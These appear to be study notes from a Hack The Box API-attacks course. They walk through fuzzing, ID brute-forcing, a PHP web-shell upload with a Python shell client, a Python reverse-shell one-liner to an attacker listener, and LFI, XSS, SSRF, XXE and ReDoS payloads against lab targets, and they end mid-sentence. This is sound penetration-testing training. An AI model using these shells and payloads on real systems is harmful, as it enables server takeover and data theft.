- Encapsulates every possible input and output message into an operation; more specifically, it defines the web service, the available operations and the exchanged messages
<wsdl:portType name="HacktheBoxSoapPort">
<!-- Login Operaion | PORT -->
<wsdl:operation name="Login">
<wsdl:input message="tns:LoginSoapIn"/>
<wsdl:output message="tns:LoginSoapOut"/>
</wsdl:operation>
<!-- ExecuteCommand Operation | PORT -->
<wsdl:operation name="ExecuteCommand">
<wsdl:input message="tns:ExecuteCommandSoapIn"/>
<wsdl:output message="tns:ExecuteCommandSoapOut"/>
</wsdl:operation>
</wsdl:portType>
Binding
- binds the operation to a particular port type; think of bindings as interfaces; a client will call the relevant port type and, using the details provided by the binding, will be able to access the operations bound to this port type; in other words, bindings provide web service access details, such as the message format, operations, messages, and interfaces
<wsdl:binding name="HacktheboxServiceSoapBinding" type="tns:HacktheBoxSoapPort">
<soap:binding transport="http://schemas.xmlsoap.org/soap/http"/>
<!-- SOAP Login Action -->
<wsdl:operation name="Login">
<soap:operation soapAction="Login" style="document"/>
<wsdl:input>
<soap:body use="literal"/>
</wsdl:input>
<wsdl:output>
<soap:body use="literal"/>
</wsdl:output>
</wsdl:operation>
<!-- SOAP ExecuteCommand Action -->
<wsdl:operation name="ExecuteCommand">
<soap:operation soapAction="ExecuteCommand" style="document"/>
<wsdl:input>
<soap:body use="literal"/>
</wsdl:input>
<wsdl:output>
<soap:body use="literal"/>
</wsdl:output>
</wsdl:operation>
</wsdl:binding>
Service
- a client makes a call to the web service through the name of the service specified in the service tag; through this element, the client identifies the location of the web service
<wsdl:service name="HacktheboxService">
<wsdl:port name="HacktheboxServiceSoapPort" binding="tns:HacktheboxServiceSoapBinding">
<soap:address location="http://localhost:80/wsdl"/>
</wsdl:port>
</wsdl:service>
API Attacks
Information Disclosure
Maybe there is a parameter that will reveal the API’s functionality. Fuzzing:
d41y@htb[/htb]$ ffuf -w "/home/htb-acxxxxx/Desktop/Useful Repos/SecLists/Discovery/Web-Content/burp-parameter-names.txt" -u 'http://<TARGET IP>:3003/?FUZZ=test_value'
/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v1.3.1 Kali Exclusive <3
________________________________________________
:: Method : GET
:: URL : http://<TARGET IP>:3003/?FUZZ=test_value
:: Wordlist : FUZZ: /home/htb-acxxxxx/Desktop/Useful Repos/SecLists/Discovery/Web-Content/burp-parameter-names.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403,405
________________________________________________
:: Progress: [40/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errorpassword [Status: 200, Size: 19, Words: 4, Lines: 1]
:: Progress: [40/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errorurl [Status: 200, Size: 19, Words: 4, Lines: 1]
:: Progress: [41/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errorc [Status: 200, Size: 19, Words: 4, Lines: 1]
:: Progress: [42/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errorid [Status: 200, Size: 38, Words: 7, Lines: 1]
:: Progress: [43/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Erroremail [Status: 200, Size: 19, Words: 4, Lines: 1]
:: Progress: [44/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errortype [Status: 200, Size: 19, Words: 4, Lines: 1]
:: Progress: [45/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errorusername [Status: 200, Size: 19, Words: 4, Lines: 1]
:: Progress: [46/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errorq [Status: 200, Size: 19, Words: 4, Lines: 1]
:: Progress: [47/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errortitle [Status: 200, Size: 19, Words: 4, Lines: 1]
:: Progress: [48/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errordata [Status: 200, Size: 19, Words: 4, Lines: 1]
:: Progress: [49/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errordescription [Status: 200, Size: 19, Words: 4, Lines: 1]
:: Progress: [50/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errorfile [Status: 200, Size: 19, Words: 4, Lines: 1]
:: Progress: [51/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errormode [Status: 200, Size: 19, Words: 4, Lines: 1]
:: Progress: [52/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors [Status: 200, Size: 19, Words: 4, Lines: 1]
:: Progress: [53/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errororder [Status: 200, Size: 19, Words: 4, Lines: 1]
:: Progress: [54/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errorcode [Status: 200, Size: 19, Words: 4, Lines: 1]
:: Progress: [55/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errorlang [Status: 200, Size: 19, Words: 4, Lines: 1]
After filtering:
d41y@htb[/htb]$ ffuf -w "/home/htb-acxxxxx/Desktop/Useful Repos/SecLists/Discovery/Web-Content/burp-parameter-names.txt" -u 'http://<TARGET IP>:3003/?FUZZ=test_value' -fs 19
/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v1.3.1 Kali Exclusive <3
________________________________________________
:: Method : GET
:: URL : http://<TARGET IP>:3003/?FUZZ=test_value
:: Wordlist : FUZZ: /home/htb-acxxxxx/Desktop/Useful Repos/SecLists/Discovery/Web-Content/burp-parameter-names.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403,405
:: Filter : Response size: 19
________________________________________________
:: Progress: [40/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 id [Status: 200, Size: 38, Words: 7, Lines: 1]
:: Progress: [57/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0
:: Progress: [187/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0
:: Progress: [375/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0
:: Progress: [567/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0
:: Progress: [755/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0
:: Progress: [952/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0
:: Progress: [1160/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors:
:: Progress: [1368/2588] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors:
:: Progress: [1573/2588] :: Job [1/1] :: 1720 req/sec :: Duration: [0:00:01] :: Error
:: Progress: [1752/2588] :: Job [1/1] :: 1437 req/sec :: Duration: [0:00:01] :: Error
:: Progress: [1947/2588] :: Job [1/1] :: 1625 req/sec :: Duration: [0:00:01] :: Error
:: Progress: [2170/2588] :: Job [1/1] :: 1777 req/sec :: Duration: [0:00:01] :: Error
:: Progress: [2356/2588] :: Job [1/1] :: 1435 req/sec :: Duration: [0:00:01] :: Error
:: Progress: [2567/2588] :: Job [1/1] :: 2103 req/sec :: Duration: [0:00:01] :: Error
:: Progress: [2588/2588] :: Job [1/1] :: 2120 req/sec :: Duration: [0:00:01] :: Error
:: Progress: [2588/2588] :: Job [1/1] :: 2120 req/sec :: Duration: [0:00:02] :: Errors: 0 ::
Looks like id is a valid parameter. Checking further:
d41y@htb[/htb]$ curl http://<TARGET IP>:3003/?id=1
[{"id":"1","username":"admin","position":"1"}]
Possible Python bruteforcing script:
import requests, sys
def brute():
try:
value = range(10000)
for val in value:
url = sys.argv[1]
r = requests.get(url + '/?id='+str(val))
if "position" in r.text:
print("Number found!", val)
print(r.text)
except IndexError:
print("Enter a URL E.g.: http://<TARGET IP>:3003/")
brute()
Result can look like this:
d41y@htb[/htb]$ python3 brute_api.py http://<TARGET IP>:3003
Number found! 1
[{"id":"1","username":"admin","position":"1"}]
Number found! 2
[{"id":"2","username":"HTB-User-John","position":"2"}]
...
If there is a rate limiting you can try bypassing it through headers such as X-Forward-For, X-Forwarded-IP, etc., or use proxies. These headers have to be compared with an IP most of the time. Example:
<?php
$whitelist = array("127.0.0.1", "1.3.3.7");
if(!(in_array($_SERVER['HTTP_X_FORWARDED_FOR'], $whitelist)))
{
header("HTTP/1.1 401 Unauthorized");
}
else
{
print("Hello Developer team! As you know, we are working on building a way for users to see website pages in real pages but behind our own Proxies!");
}
Information Disclosure through SQLi
SQLi vulns can affect APIs as well. That id parameter looks interesting.
Arbitrary File Upload
… enable attackers to upload malicious files, execute arbitrary commands on the back-end server, and even take control over the entire server.
PHP File Upload via API to RCE
Browsing the app, an anonymous file uploading functionality sticks out.
Create the below file and try to upload it via the available functionality:
<?php if(isset($_REQUEST['cmd'])){ $cmd = ($_REQUEST['cmd']); system($cmd); die; }?>
The above allows you to append the parameter cmd to your request, which will be executed using system(). This is if you can determine its location, if the file will be rendered successfully and if no PHP function restrictions exist.

- it was successfully uploaded via a POST request to
/api/upload - content type has been automatically set to ```application/x-php``, which means there is no protection in place
- uploading a file with a .php extension is also allowed
- you also receive the location where your file is stored,
http://<TARGET IP>:3001/uploads/backdoor.php
You can easily obtain a shell with the following Python script:
import argparse, time, requests, os # imports four modules argparse (used for system arguments), time (used for time), requests (used for HTTP/HTTPs Requests), os (used for operating system commands)
parser = argparse.ArgumentParser(description="Interactive Web Shell for PoCs") # generates a variable called parser and uses argparse to create a description
parser.add_argument("-t", "--target", help="Specify the target host E.g. http://<TARGET IP>:3001/uploads/backdoor.php", required=True) # specifies flags such as -t for a target with a help and required option being true
parser.add_argument("-p", "--payload", help="Specify the reverse shell payload E.g. a python3 reverse shell. IP and Port required in the payload") # similar to above
parser.add_argument("-o", "--option", help="Interactive Web Shell with loop usage: python3 web_shell.py -t http://<TARGET IP>:3001/uploads/backdoor.php -o yes") # similar to above
args = parser.parse_args() # defines args as a variable holding the values of the above arguments so we can do args.option for example.
if args.target == None and args.payload == None: # checks if args.target (the url of the target) and the payload is blank if so it'll show the help menu
parser.print_help() # shows help menu
elif args.target and args.payload: # elif (if they both have values do some action)
print(requests.get(args.target+"/?cmd="+args.payload).text) ## sends the request with a GET method with the targets URL appends the /?cmd= param and the payload and then prints out the value using .text because we're already sending it within the print() function
if args.target and args.option == "yes": # if the target option is set and args.option is set to yes (for a full interactive shell)
os.system("clear") # clear the screen (linux)
while True: # starts a while loop (never ending loop)
try: # try statement
cmd = input("$ ") # defines a cmd variable for an input() function which our user will enter
print(requests.get(args.target+"/?cmd="+cmd).text) # same as above except with our input() function value
time.sleep(0.3) # waits 0.3 seconds during each request
except requests.exceptions.InvalidSchema: # error handling
print("Invalid URL Schema: http:// or https://")
except requests.exceptions.ConnectionError: # error handling
print("URL is invalid")
Usage:
d41y@htb[/htb]$ python3 web_shell.py -t http://<TARGET IP>:3001/uploads/backdoor.php -o yes
$ id
uid=0(root) gid=0(root) groups=0(root)
To obtain a more functional (reverse) shell, execute the below inside the shell gained through the Pyhton script above:
d41y@htb[/htb]$ python3 web_shell.py -t http://<TARGET IP>:3001/uploads/backdoor.php -o yes
$ python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<VPN/TUN Adapter IP>",<LISTENER PORT>));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("sh")'
LFI
… allows an attacker to read internal files and sometimes execute code on the server via a series of ways.
Suppose you are assessing such a vulnerable API.
First, interact with it:
d41y@htb[/htb]$ curl http://<TARGET IP>:3000/api
{"status":"UP"}
Try fuzzing common API endpoints:
d41y@htb[/htb]$ ffuf -w "/home/htb-acxxxxx/Desktop/Useful Repos/SecLists/Discovery/Web-Content/common-api-endpoints-mazen160.txt" -u 'http://<TARGET IP>:3000/api/FUZZ'
/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v1.3.1 Kali Exclusive <3
________________________________________________
:: Method : GET
:: URL : http://<TARGET IP>:3000/api/FUZZ
:: Wordlist : FUZZ: /home/htb-acxxxxx/Desktop/Useful Repos/SecLists/Discovery/Web-Content/common-api-endpoints-mazen160.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403,405
________________________________________________
:: Progress: [40/174] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors
download [Status: 200, Size: 71, Words: 5, Lines: 1]
:: Progress: [87/174] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors::
Progress: [174/174] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Error::
Progress: [174/174] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Errors: 0 ::
Looks like /api/download is a valid API endpoint:
d41y@htb[/htb]$ curl http://<TARGET IP>:3000/api/download
{"success":false,"error":"Input the filename via /download/<filename>"}
You need to specify a file, but you don’t have any knowledge of stored files on their naming scheme. You can try mounting a LFI attack:
d41y@htb[/htb]$ curl "http://<TARGET IP>:3000/api/download/..%2f..%2f..%2f..%2fetc%2fhosts"
127.0.0.1 localhost
127.0.1.1 nix01-websvc
# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
XSS
… may allow an attacker to execute arbitrary JS code within the target’s browser and result in complete web app compromise if chained together with other vulns.
First, interact with it through the browser by requesting the below:

test_value is reflected in the response.
If you enter:
<script>alert(document.domain)</script>
… it leads to:

It looks like the app is encoding the submitted payload. You can try URL-encoding your payload once and submitting it again:
%3Cscript%3Ealert%28document.domain%29%3C%2Fscript%3E

Now your submitted JS payload is evaluated successfully.
SSRF
… allows an attacker to abouse server functionality to perform internal or external resource requests on behalf of the server.
Can lead to:
- interacting with known internal systems
- discovering internal services via port scans
- disclosing local/sensitive data
- including files in the target application
- leaking NetNTLM hashes using UNC Paths
- achieving RCE
Interact with the API:
d41y@htb[/htb]$ curl http://<TARGET IP>:3000/api/userinfo
{"success":false,"error":"'id' parameter is not given."}
The API is expecting a parameter called id.
d41y@htb[/htb]$ nc -nlvp 4444
listening on [any] 4444 ...
Then specify http://<VPN/TUN Adapter IP>:<LISTENER PORT> as the value of the id parameter and make an API call.
d41y@htb[/htb]$ curl "http://<TARGET IP>:3000/api/userinfo?id=http://<VPN/TUN Adapter IP>:<LISTENER PORT>"
{"success":false,"error":"'id' parameter is invalid."}
You notice an error about the parameter being invalid.
In many cases, APIs expect parameter values in a specific format/encoding.
d41y@htb[/htb]$ echo "http://<VPN/TUN Adapter IP>:<LISTENER PORT>" | tr -d '\n' | base64
d41y@htb[/htb]$ curl "http://<TARGET IP>:3000/api/userinfo?id=<BASE64 blob>"
When you make the API call, you will notice a connection being made to your Netcat listener:
d41y@htb[/htb]$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [<VPN/TUN Adapter IP>] from (UNKNOWN) [<TARGET IP>] 50542
GET / HTTP/1.1
Accept: application/json, text/plain, */*
User-Agent: axios/0.24.0
Host: <VPN/TUN Adapter IP>:4444
Connection: close
RegEx Denial of Service (ReDos)
Suppose you have a user that submits benign input to an API. On the other side, a dev could match any input against a regular expression. After a usually constant amount of time, the API responds. In some instances, an attacker may be able to cause significant delays in the API’s response time by submitting a crafted payload that tries to exploit some particularities/inefficiencies of the regular expression matching engine. The longer this crafted payload is, the longer the API will take to respond. Exploiting such “evil” patterns in regular expressions to increase evaluation time is called a RegEx Denial of Service attack.
Interact with the API:
d41y@htb[/htb]$ curl "http://<TARGET IP>:3000/api/check-email?email=test_value"
{"regex":"/^([a-zA-Z0-9_.-])+@(([a-zA-Z0-9-])+.)+([a-zA-Z0-9]{2,4})+$/","success":false}
You can use this website for an in-depth explanation, and this website for a visualization.
Then, submit the following valid value and see how long the API takes to respond.
d41y@htb[/htb]$ curl "http://<TARGET IP>:3000/api/check-email?email=jjjjjjjjjjjjjjjjjjjjjjjjjjjj@ccccccccccccccccccccccccccccc.55555555555555555555555555555555555555555555555555555555."
{"regex":"/^([a-zA-Z0-9_.-])+@(([a-zA-Z0-9-])+.)+([a-zA-Z0-9]{2,4})+$/","success":false}
You will notice that the API takes several seconds to respond and that longer payloads increase the evaluation time.
XXE Injection
… occurs when XML data is taken from a user-controlled input without properly sanitizing or safely parsing it, which may allow you to use XML features to perform malicious actions.
Interact with the target and notice that there is a authentication page. Try to authenticate:

or in plain http:
POST /api/login/ HTTP/1.1
Host: <TARGET IP>:3001
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 111
Origin: http://<TARGET IP>:3001
DNT: 1
Connection: close
Referer: http://<TARGET IP>:3001/
Sec-GPC: 1
<?xml version="1.0" encoding="UTF-8"?><root><email>test@test.com</email><password>P@ssw0rd123</password></root>
User authentication is generating XML data.
Try crafting an exploit to read internal files.
First, you will need to append a DOCTYPE to this request.
note
DTD stands for Document Type Definition. A DTD defines the structure and the legal elements and attributes of an XML document. A DOCTYPE declaration can also be used to define special chars or strings used in the documents. The DTD is declared within the optional DOCTYPE element at the start of the XML document. Internal DTDs exist, but DTDs can be loaded from an external resource.
The current payload:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE pwn [<!ENTITY somename SYSTEM "http://<VPN/TUN Adapter IP>:<LISTENER PORT>"> ]>
<root>
<email>test@test.com</email>
<password>P@ssw0rd123</password>
</root>
You defined a DTD called pwn, and inside of that, you have an ENTITY. You may also define custom entities in XML DTDs to allow refactoring of variables and reduce reptitive data. This can be done using the ENTITY keyword, followed by the ENTITY name and its value.
You have called your external entity somename, and it will use the SYSTEM keyword, which must have the value of a URL or you can try using a URI scheme/protocol such as file:// to call internal files.
Set up a listener:
d41y@htb[/htb]$ nc -nlvp 4444
listening on [any] 4444 ...
Now make an API call containing the payload you crafted above:
d41y@htb[/htb]$ curl -X POST http://<TARGET IP>:3001/api/login -d '<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE pwn [<!ENTITY somename SYSTEM "http://<VPN/TUN Adapter IP>:<LISTENER PORT>"> ]><root><email>test@test.com</email><password>P@ssw0rd123</password></root>'
<p>Sorry, we cannot find a account with <b></b> email.</p>
You notice no connection being made to the listener. This is because you have defined your external entity, but you haven’t tried to use it.
d41y@htb[/htb]$ curl -X POST http://<TARGET IP>:3001/api/login -d '<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE pwn [<!ENTITY somename SYSTEM "http://<VPN/TUN Adapter IP>:<LISTENER PORT>"> ]><root><email>&somename;</email><password>P@ssw0rd123</password></root>'
After the call to the API, you will notice a connection being made to the listener:
d41y@htb[/htb]$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [<VPN/TUN Adapter IP>] from (UNKNOWN) [<TARGET IP>] 54984
GET / HTTP/1.0
Host: <VPN/TUN Adapter IP>:4444
Connection: close
API Attacks - OWASP Top 10
Introduction
API Building Styles
Web APIs can be built using various architectural styles, including REST, SOAP, GraphQL, and gRPC, each with its own strengths and use cases:
- Representational State Transfer (REST) is the most popular API style. It uses a client-server model where clients make requests to resources on a server using standard HTTP methods. RESTful APIs are stateless, meaning each request contains all necessary information for the server to process it, and responses are typically serialized as JSON or XML.
- Simple Object Access Protocol (SOAP) uses XML for message exchange between systems. SOAP APIs are highly standardized and offer comprehensive features for security, transactions, and error handling, but they are generally more complex to implement and use then RESTful APIs.
- GraphQL is an alternative style that provides a more flexible and efficient way to fetch and update data. Instead of returning a fixed set of fields for each resource, GraphQL allows clients to specify exactly what data they need, reducing over-fetching and under-fetching of data. GraphQL APIs use a single endpoint and strongly-typed query language to retrieve data.
- gRPC is a newer style that uses Protocol Buffers for message serialization, providing a high-performance, efficient way to communicate between systems. gRPC APIs can be developed in a variety of programming languages and are particularly useful for microservices and distributed systems.
OWASP Top 10
Broken Object Level Authorization
Web APIs allow users to request data or records by sending various parameters, including unique identifiers such as Universally Unique Identifiers (UUIDs), also known as Globally Unique Identifiers (GUIDs), and integer IDs. However, failing to properly and securely verify that a user has ownership and permission to view a specific resource through object-level authorization mechanisms can lead to data exposure and security vulns.
A web API endpoint is vulnerable to Broken Object Level Authorization, also known as Insecure Direct Object Reference, if its authorization checks fail to correctly ensure that an authenticated user has sufficient permissions or privileges to request and view specific data or perform certain operations.
Authorization Bypass Through User-Controlled Key
Using the /api/v1/authentication/suppliers/sign-in sign in and obtain a JWT:
